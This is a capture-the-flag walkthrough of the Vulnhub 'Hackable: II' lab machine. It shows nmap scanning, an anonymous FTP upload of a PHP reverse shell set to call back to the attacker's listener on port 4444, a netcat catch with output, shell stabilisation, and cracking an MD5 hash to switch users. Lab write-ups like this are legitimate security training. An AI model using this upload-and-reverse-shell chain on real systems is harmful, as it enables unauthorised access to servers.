Hackable: II

Today, we'll be taking a look at the hackable2 machine on vulnhub.

You can download the machine here.

Let's scan the machine with nmap.

```
┌──(root㉿kali)-[~]
└─# nmap -sS -A -p- 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 19:57 EET
Nmap scan report for 192.168.56.105
Host is up (0.00035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 0        0             109 Nov 26  2020 CALL.html
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 2fc62fc46da6f55bc21bf9171f9a0989 (RSA)
|   256 5e911b6bf1d881de8b2cf37061ea6f29 (ECDSA)
|_  256 f1982191c8ee4da283146496375b443d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:E0:32:46 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.35 ms 192.168.56.105
```


The machine is running ftp,ssh and http.

ftp allows anonymous login.

We got in and found a file called: **CALL.html**.

Let's download it to our local machine.

```
get CALL.html
```




```
┌──(root㉿kali)-[~]
└─# ftp 192.168.56.105
Connected to 192.168.56.105.
220 ProFTPD Server (ProFTPD Default Installation) [192.168.56.105]
Name (192.168.56.105:youssef): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||37198|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 0        0             109 Nov 26  2020 CALL.html
226 Transfer complete
ftp> get CALL.html
local: CALL.html remote: CALL.html
229 Entering Extended Passive Mode (|||20720|)
150 Opening BINARY mode data connection for CALL.html (109 bytes)
100% |***********************************************************************|   109        1.73 MiB/s    00:00 ETA
226 Transfer complete
109 bytes received in 00:00 (101.76 KiB/s)
ftp> █
```

The file doesn't contain anything special, just some basic html.

Let's check the machine's http server.


I'll use dirsearch for directory enumeration.

```
dirsearch -u 192.168.56.105
```




```
┌──(root㉿kali)-[~]
└─# cat CALL.html
<html>

<head>
        <title>onion</title>
</head>

<body>
        <h1>GET READY TO RECEIVE A CALL</h1>

</body>

</html>
```

We found a directory called **files**.



```
[20:23:11] 301 -  316B  - /files  ->  http://192.168.56.105/files/
[20:23:11] 200 -  937B  - /files/
[20:23:12] 200 -   11KB - /index.html
[20:23:17] 403 -  279B  - /server-status
[20:23:17] 403 -  279B  - /server-status/

Task Completed
```



Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
CALL.html	2020-11-26 13:02	109	


Apache/2.4.18 (Ubuntu) Server at 192.168.56.105 Port 80

It cotains the same file we found in the ftp server.

That means we can anonymous login to upload a reverse shell.

If you're using kali or parrot, you can find a php reverse shell here: **/usr/share/webshells/php/php-reverse-shell.php**


Now, we need to change the ip address to the ip of our local machine.



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.1';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
```


Now, let's login as anonymous and upload the shell.

```
put php-reverse-shell.php
```



```
┌──(root㉿kali)-[~]
└─# ftp 192.168.56.105
Connected to 192.168.56.105.
220 ProFTPD Server (ProFTPD Default Installation) [192.168.56.105]
Name (192.168.56.105:youssef): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put php
php-reverse-shell.php   phpmailer.py
ftp> ls
229 Entering Extended Passive Mode (|||60267|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 0        0             109 Nov 26  2020 CALL.html
226 Transfer complete
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
229 Entering Extended Passive Mode (|||41788|)
150 Opening BINARY mode data connection for php-reverse-shell.php
100% |*********************************************************************|  5494      60.92 MiB/s    00:00 ETA
226 Transfer complete
5494 bytes sent in 00:00 (3.49 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||52304|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 0        0             109 Nov 26  2020 CALL.html
-rw-r--r--   1 ftp      ftp          5494 Jun 27 18:29 php-reverse-shell.php
226 Transfer complete
ftp> 
```

We can see that the shell is also in the **files** directory.



Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
CALL.html	2020-11-26 13:02	109	
php-reverse-shell.php	2023-06-27 15:29	5.4K	


Apache/2.4.18 (Ubuntu) Server at 192.168.56.105 Port 80

We got a shell!

You can also use these two commands to make your shell more stable.


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```




```
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.105] 43370
Linux ubuntu 4.4.0-194-generic #226-Ubuntu SMP Wed Oct 21 10:19:36 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 15:33:34 up 37 min,  0 users,  load average: 0.12, 0.03, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$ export TERM=xterm
export TERM=xterm
www-data@ubuntu:/$
```

In the home directory, there's a file **important.txt**.



```
www-data@ubuntu:/$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
important.txt  shrek
www-data@ubuntu:/home$ cat important.txt
cat important.txt
run the script to see the data

/.runme.sh
www-data@ubuntu:/home$
```

Let's check that script.




```
www-data@ubuntu:/$ cat .runme.sh
cat .runme.sh
#!/bin/bash
echo 'the secret key'
sleep 2
echo 'is'
sleep 2
echo 'trolled'
sleep 2
echo 'restarting computer in 3 seconds...'
sleep 1
echo 'restarting computer in 2 seconds...'
sleep 1
echo 'restarting computer in 1 seconds...'
sleep 1
echo '
    shrek:cf4c2232354952690368f1b3dfdfb24d'
www-data@ubuntu:/$
```

We found the hashed password for the user **shrek**.

Let's crack the hash and switch user to shrek.

You can use this website to
identify the hash type.



✔ Possible identifications: Decrypt Hashes


```
cf4c2232354952690368f1b3dfdfb24d - onion - Possible algorithms: MD5
```

We got the password.

Now, let's switch to shrek.

```
su shrek
```


We found the user flag at the home directory of shrek.



```
shrek@ubuntu:~$ cat user.txt
cat user.txt
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
